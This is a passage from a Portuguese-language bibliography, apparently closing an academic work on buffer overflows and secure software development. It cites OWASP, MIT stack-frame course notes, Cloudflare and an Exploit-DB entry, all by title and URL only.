OWASP in SDLC. [*S. l.*], 4 maio 2021. Disponível em: https://owasp.org/www-project-integration-standards/writeups/owasp_in_sdlc/. Acesso em: 26 abr. 2022.

CABRAL, Leandro. Secure Software Development Lifecycle. [S. l.], 8 fev. 2022. Disponível em: https://blog.convisoappsec.com/secure-software-development-lifecycle-s-sdlc-o-que-e/. Acesso em: 10 abr. 2022.

STACK Frame Organization. [*S. l.*], s.d. Disponível em: https://ocw.mit.edu/courses/electrical-engineering-and-computer-science/6-004-computation-structures-spring-2017/c12/c12s2/c12s2v3/stack-frame-organization-5-49-/. Acesso em: 3 out. 2021.

STACK: low memory vs high memory address actual location. [*S. l.*], s.d. Disponível em: https://stackoverflow.com/questions/50421145/stack-low-memory-vs-high-memory-address-actual-location. Acesso em: 10 out. 2021.

SYNCBREEZE 10.0.28 - ‘password’ **Remote Buffer Overflow**. [*S. l.*], 25 nov. 2020. Disponível em: https://www.exploit-db.com/exploits/49104. Acesso em: 8 abr. 2022.

THIS Year (So Far) in Buffer Overflows. [S. l.], 8 mar. 2021. Disponível em: https://info.dovermicrosystems.com/blog/2021-buffer-overflows. Acesso em: 18 jun. 2022.

WAZLAWICK, Raul Sidnei. **Metodologia de Pesquisa para Ciência da Computação**. 2. ed. [*S. l.*]: Elsevier, 2014. 146 p. v. 1. ISBN 978-85-352-7782-1.

WHAT is buffer overflow?. [*S. l.*], s.d. Disponível em: https://www.cloudflare.com/pt-br/learning/security/threats/buffer-overflow/. Acesso em: 10 out. 2021.